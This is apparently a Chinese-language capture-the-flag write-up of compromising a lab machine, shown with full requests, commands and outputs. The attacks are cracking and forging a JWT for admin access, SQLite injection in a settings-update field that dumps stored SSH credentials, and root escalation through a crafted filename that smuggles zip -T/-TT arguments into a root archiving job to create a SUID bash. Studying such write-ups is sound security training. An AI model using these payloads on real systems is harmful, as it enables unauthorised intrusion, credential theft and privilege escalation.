


# user



这种一看就不是打nday的，先注册个用户进去！



很明显要拿admin！这里考虑两条路：

1. jwt伪造
2. 登录框爆破

爆破没出来，jwt相关测试同时进行中！

先尝试把算法改成**None**，没成功，于是转向爆破：

```
Version 2.3.0

/root/.jwt_tool/jwtconf.ini
Original JWT:

[*] Tested 1 million passwords so far
[*] Tested 2 million passwords so far
[*] Tested 3 million passwords so far
[*] Tested 4 million passwords so far
[*] Tested 5 million passwords so far
[+] maze is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I)
python3 jwt_tool.py [options here] -S hs256 -p
```

拿去伪造：

> Algorithm & Token Type 算法与令牌类型

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

✓Valid header 有效头部

Payload 有效载荷


> Data 数据

```
{
  "username": "rufei",
  "level": "admin",
  "iat": 1780327605,
  "exp": 1780331205
}
```


✓Valid payload 有效载荷

> Encoded JWT 编码 JWT


eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImJ1ZmVpaSIsImx1dmVzIjo7LCJpIjYxQ10iE3ODAzMjc2MDUsImV4cCI6MTc4MDMzMTIwNX0. f9TcR6yXH2S6UkY15vy4xZ\_NdvPNjwOSSM0hy7w



python启的服务，dirsearch那边也没扫出什么路由！所以聚集在这测试！抓个包看看



value存在sql注入，在此之前测试过原型链污染，还有jwt测试ssti均没发现漏洞



观察数据包里面的报错：{"code":500,"msg":"\u6570\u636e\u5e93\u9519\u8bef: near "notification": syntax error"}符合sqlite报错格式：格式固定为 near "xxx": syntax error，再加上python喜欢用sqlite。所以进行sqlite注入！结合功能猜测后端使用的是update，UPDATE settings SET value = "WHERE key = ";

那么就好办了，一开始考虑的是盲注，因为脑子里在前面的测试中被潜意识了"无回显"三个字！

先set成off

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                                                                                                                                                                                                                 |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Host: 10.188.45.46:5000<br>User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:151.0)<br>Gecko/20100101 Firefox/151.0<br>Accept : /*/*<br>Accept-Language : zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5<br>Accept-Encoding : gzip, deflate, br<br>Referer : http://10.188.45.46:5000/admin<br>Content-Type : application/json<br>Content-Length : 36<br>Origin : http://10.188.45.46:5000<br>Connection : keep-alive.<br>Cookie : token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImJlZmVpaSIsImxldmVsIjoiaWRTaW4iLCJpYXQiOiJlZmVpaSIsImV4cCI6MTc0MDMzMTk1OX0.V9kGrSxqy9U2wJtliKAL_YOKWT_UiDCyERzu26JDoNA<br>Priority : u=0 | 2 Server : gunicorn<br>3 Date : Mon, 01 Jun 2026 16:00:54 GMT<br>4 Connection : close<br>5 Content-Type : application/json<br>6 Content-Length : 74<br>7<br>8 {<br>9     "code":200,<br>"current_value" : "off",<br>"msg": "\u8bbe\u7f6e\u5df2\u66f4\u65b0"10 } |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

and后面写条件

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                                                                                                                                 |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 POST /api/settings/update HTTP/1.1<br>2 Host: 10.188.45.46:5000<br>3 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:151.0)<br>4 Gecko/20100101 Firefox/151.0<br>5 Accept : /*/*<br>6 Accept-Language : zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5<br>7 Accept-Encoding : gzip, deflate, br<br>8 Referer : http://10.188.45.46:5000/admin<br>9 Content-Type : application/json<br>10 Content-Length : 72<br>11 Origin : http://10.188.45.46:5000<br>12 Connection : keep-alive.<br>13 Cookie : token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImJlZmVpaSIsImxldmVsIjoiaWRTaW4iLCJpYXQiOiJlZmVpaSIsImV4cCI6MTc0MDMzMTk1OX0.V9kGrSxqy9U2wJtliKAL_YOKWT_UiDCyERzu26JDoNA<br>14 Priority : u=0<br>15 {<br>16     "key": "notification",<br>17     "value": "'on' where key='notification' and l=1--'" | 1 HTTP/1.1 200 OK<br>2 Server: gunicorn<br>3 Date: Mon, 01 Jun 2026 16:02:00 GMT<br>4 Connection: close<br>5 Content-Type: application/json<br>6 Content-Length : 73<br>7<br>8 {<br>9     "code":200,<br>"current_value" : "on",<br>"msg": "\u8bbe\u7f6e\u5df2\u66f4\u65b0"10 } |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

真值控制原设置是否会被修改，最后叫ai写个脚本，把库脱了！拿到好东西！

后面复盘发现：不用盲注！使用||

|| 在 SQLite 不是逻辑 OR，而是字符串拼接。

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                                                                                                                                                                 |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 POST /api/settings/update HTTP/1.1<br>2 Host: 10.188.45.46:5000<br>3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:151.0)<br>4 Gecko/20100101 Firefox/151.0<br>5 Accept : /*/*<br>6 Accept-Language : zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5<br>7 Accept-Encoding : gzip, deflate, br<br>8 Referer : http://10.188.45.46:5000/admin<br>9 Content-Type : application/json<br>10 Content-Length: 116<br>11 Origin : http://10.188.45.46:5000<br>12 Connection : keep-alive<br>13 Cookie : token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImJlZmVpaSIsImxldmVsIjoiaWRTaW4iLCJpYXQiOiJlZmVpaSIsImV4cCI6MTc0MDMzMTk1OX0.f9TcRGyXH2S6UYl5vy4x2_NDvFnPytk-w0SSM0hy7w<br>14 Priority: u=0<br>15 {<br>16     "key": "notification",<br>17     "value":<br>18       "'"    (SELECT group_concat(id    ':'    secret, char(10)) FROM secr<br>19       et)-- "<br>20 } | 1 HTTP/1.1 200 OK<br>2 Server: gunicorn<br>3 Date: Mon, 01 Jun 2026 16:06:25 GMT<br>4 Connection: close<br>5 Content-Type: application/json<br>6 Content-Length: 105<br>7<br>8 {<br>9     "code":200,<br>"current_value": "1:watcher:mazesecl23ql23lw!@#!@#\$%",<br>"msg": "\u8bbe\u7f6e\u5df2\u66f4\u65b0"10 } |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

ssh上去

```
-bash-5.2$ cat user.txt
flag{user-c3949567202847f1ad8664095f0a94e4}
```


## root

```
-bash-5.2$ ls -al
total 32
drwx----- 4 watcher watcher 4096 Jun  1 12:10 .
drwxr-xr-x 3 root    root    4096 May 22 12:04 ..
-rw-r--r-- 1 watcher watcher  220 May 22 12:04 .bash_logout
-rw-r--r-- 1 watcher watcher 3526 May 22 12:04 .bashrc
-rw-r--r-- 1 watcher watcher  807 May 22 12:04 .profile
drwx----- 2 watcher watcher 4096 Jun  1 08:50 .ssh
drwx-wx-wx 2 watcher watcher 4096 Jun  1 12:11 uploads
-rw----- 1 watcher watcher   44 May 22 12:56 user.txt
```

uploads这个目录很奇怪只有所有者能读，其它都能写和执行，说明大概率其他进程很可能会监控或处理这个目录。

```
bashps auxww | grep -Ei 'watch|upload|inotify|python|bash|sh|cron|root' | grep -v
grep
```

查找相关进程



```
Windows PowerShell
root      109  0.0  0.0      0  0 ?    I<   05:33   0:00 [kworker/R-scsi_tmf_1]
root      110  0.0  0.0      0  0 ?    S    05:33   0:00 [scsi_eh_2]
root      111  0.0  0.0      0  0 ?    I<   05:33   0:00 [kworker/R-scsi_tmf_2]
root      141  0.0  0.0      0  0 ?    S    05:33   0:01 [jbd2/sda1-8]
root      142  0.0  0.0      0  0 ?    I<   05:33   0:00 [kworker/R-ext4-rsv-conversion]
root      239  0.0  0.5 36200 10128 ?    Ss   05:33   0:00 /usr/lib/systemd/systemd-udevd
root      273  0.0  0.0      0  0 ?    I<   05:33   0:00 [kworker/R-tpm_dev_wq]
root      284  0.0  0.0      0  0 ?    S    05:33   0:00 [irq/18-vmwgfx]
root      289  0.0  0.0      0  0 ?    I<   05:33   0:00 [kworker/R-ttm]
root      326  0.0  0.1 10516 2676 ?    S    05:33   0:00 dhcpcd: [privileged proxy] enp0s3 [ip4] [ip6]
root      334  0.0  0.1  6864 2956 ?    Ss   05:33   0:00 /usr/sbin/cron -f
root      342  0.0  0.4 19064 9176 ?    Ss   05:33   0:00 /usr/lib/systemd/systemd-logind
root      378  0.0  0.1  7084 3428 ?    Ss   05:33   0:00 /bin/bash /opt/autoarchive/sync.sh
root      385  0.0  0.0      0  0 ?    I<   05:33   0:00 [kworker/R-cfg80211]
www-data  388  0.0  1.1 36432 23620 ?    Ss   05:33   0:01 /usr/bin/python3 -m gunicorn -b 0.0.0.0:5000 app:app
root      399  0.0  0.0  2776 1832 ?    S    05:33   0:00 inotifywait -m -e create /home/watcher/uploads
root      400  0.0  0.1  7184 2244 ?    S    05:33   0:00 /bin/bash /opt/autoarchive/sync.sh
root      404  0.0  0.1  8164 2856 tty1    Ss+  05:33   0:00 /sbin/agetty -o -- \u --noret --noclear - linux
root      409  0.0  0.4 11776 8044 ?    Ss   05:33   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startu
ps
root      972  0.0  0.0      0  0 ?    I<   07:48   0:02 [kworker/0:1H-kblockd]
root     1031  0.0  0.6 19768 13004 ?    Ss   08:16   0:00 sshd-session: watcher [priv]
watcher   1041  0.0  0.6 22000 12324 ?    Ss   08:16   0:00 /usr/lib/systemd/systemd --user
watcher   1048  0.0  0.1 23036 3804 ?    S    08:16   0:00 (sd-pam)
watcher   1063  0.0  0.3 19928 7604 ?    S    08:16   0:04 sshd-session: watcher@pts/0
watcher   1066  0.0  0.3  9084 6072 pts/0  Ss   08:16   0:00 -bash
watcher   1445  0.0  0.2  9016 5964 pts/0  S    08:39   0:00 /tmp/rootbash -p
watcher   1448  0.0  0.3  9148 6144 pts/0  S    08:39   0:00 /tmp/rootbash -p
watcher   3096  0.0  0.2  9016 5940 pts/0  S    09:01   0:00 /tmp/rootbash -p
watcher   3100  0.0  0.2  9016 5964 pts/0  S    09:02   0:00 /tmp/rootbash -p
```

关键是上面三个

`/opt/autoarchive` 目录不可读:

```
/opt/autoarchive: Permission denied
```

但 systemd 服务文件可读:

```
cat /etc/systemd/system/autoarchive.service
```

```
[Unit]
```

```
Description=AutoArchive root watcher
After=network.target
```

```
[Service]
Type=simple
ExecStart=/usr/bin/env AUTOARCHIVE_HELPER=/opt/autoarchive/archive-helper
/opt/autoarchive/sync.sh
Restart=always
RestartSec=2
User=root
WorkingDirectory=/opt/autoarchive

[Install]
WantedBy=multi-user.target
```

```
cat /opt/autoarchive/sync.sh
cat /opt/autoarchive/archive-helper

Permission denied
```

都没权限，考虑是否有衍生的相关子进程

1. 后台高频运行 `ps`，把可疑进程记录到 `/tmp/pslog`
2. 在 `/home/watcher/uploads` 里创建新文件，触发 root 的 autoarchive 服务

```
ps -eo pid,ppid,user,args --forest 2> /dev/null | grep -Ei 'autoarchive|archive-helper|inotify|tar|zip|gzip|cp|mv|rsync|bash|sh' | grep -v gr
ep >> /tmp/pslog; sleep 0.05;
done )
1066 1063 watcher | \_ -bash
1445 1066 watcher | \_ /tmp/rootbash -p
1448 1445 watcher | \_ /tmp/rootbash -p
3096 1448 watcher | \_ /tmp/rootbash -p
3100 3096 watcher | \_ /tmp/rootbash -p
3126 3100 root | \_ /usr/local/bin/rootbash -p
3161 3158 watcher | \_ -bash
378 1 root /bin/bash /opt/autoarchive/sync.sh
399 378 root \_ inotifywait -m -e create /home/watcher/uploads
400 378 root \_ /bin/bash /opt/autoarchive/sync.sh
409 1 root sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
4797 3161 root | \_ /usr/local/bin/rootbash -p
5260 5257 watcher | \_ -bash
6879 5260 watcher | \_ -bash
6884 400 root \_ /bin/bash /opt/autoarchive/sync.sh
6885 5260 watcher | \_ -bash
7598 6879 watcher | \_ -bash
7672 400 root \_ /bin/bash /opt/autoarchive/archive-helper trigger_ps_1.txt trigger_ps_2.txt trigger_ps_3.txt trigger_ps_4.txt trigg
er_ps_5.txt
7676 7672 root \_ zip -q /root/backups/latest.zip trigger_ps_1.txt trigger_ps_2.txt trigger_ps_3.txt trigger_ps_4.txt trigger_ps_
5.txt
7760 6879 watcher | \_ -bash
7828 6879 watcher | \_ [bash]
7839 6879 watcher | \_ -bash
7840 6879 watcher | \_ -bash
8192 6879 watcher | \_ [bash]
-bash-5.2$
```

`sync.sh` 触发后，调用了：

```
/bin/bash /opt/autoarchive/archive-helper ...
```

发现archive-helper 又调用了 zip,所以使用zip文件名注入

先在uploads下创建文件web.txt

```
cp /bin/bash /usr/local/bin/rootshell
chmod 4755 /usr/local/bin/rootshell
```

创建 zip 参数注入文件名

```
touch "$(printf 'webtest.txt\n-T\nTT\nsh${IFS}web.txt\nend.txt')"
```

```
ls -al /usr/local/bin/
```

```
-rwsr-xr-x 1 root root 1298416 Jun  1 12:46 rootshell
```

```
-rwsr-xr-x 1 root root 1298416 Jun  1 12:46 rootshell
-bash-5.2$ rootshell -p
rootshell-5.2# id
uid=1000(watcher) gid=1000(watcher) euid=0(root) groups=1000(watcher),100(users)
rootshell-5.2# cat /root/root.txt
flag{root-6661e4dc99e9408984d16d30b0c0730c}
```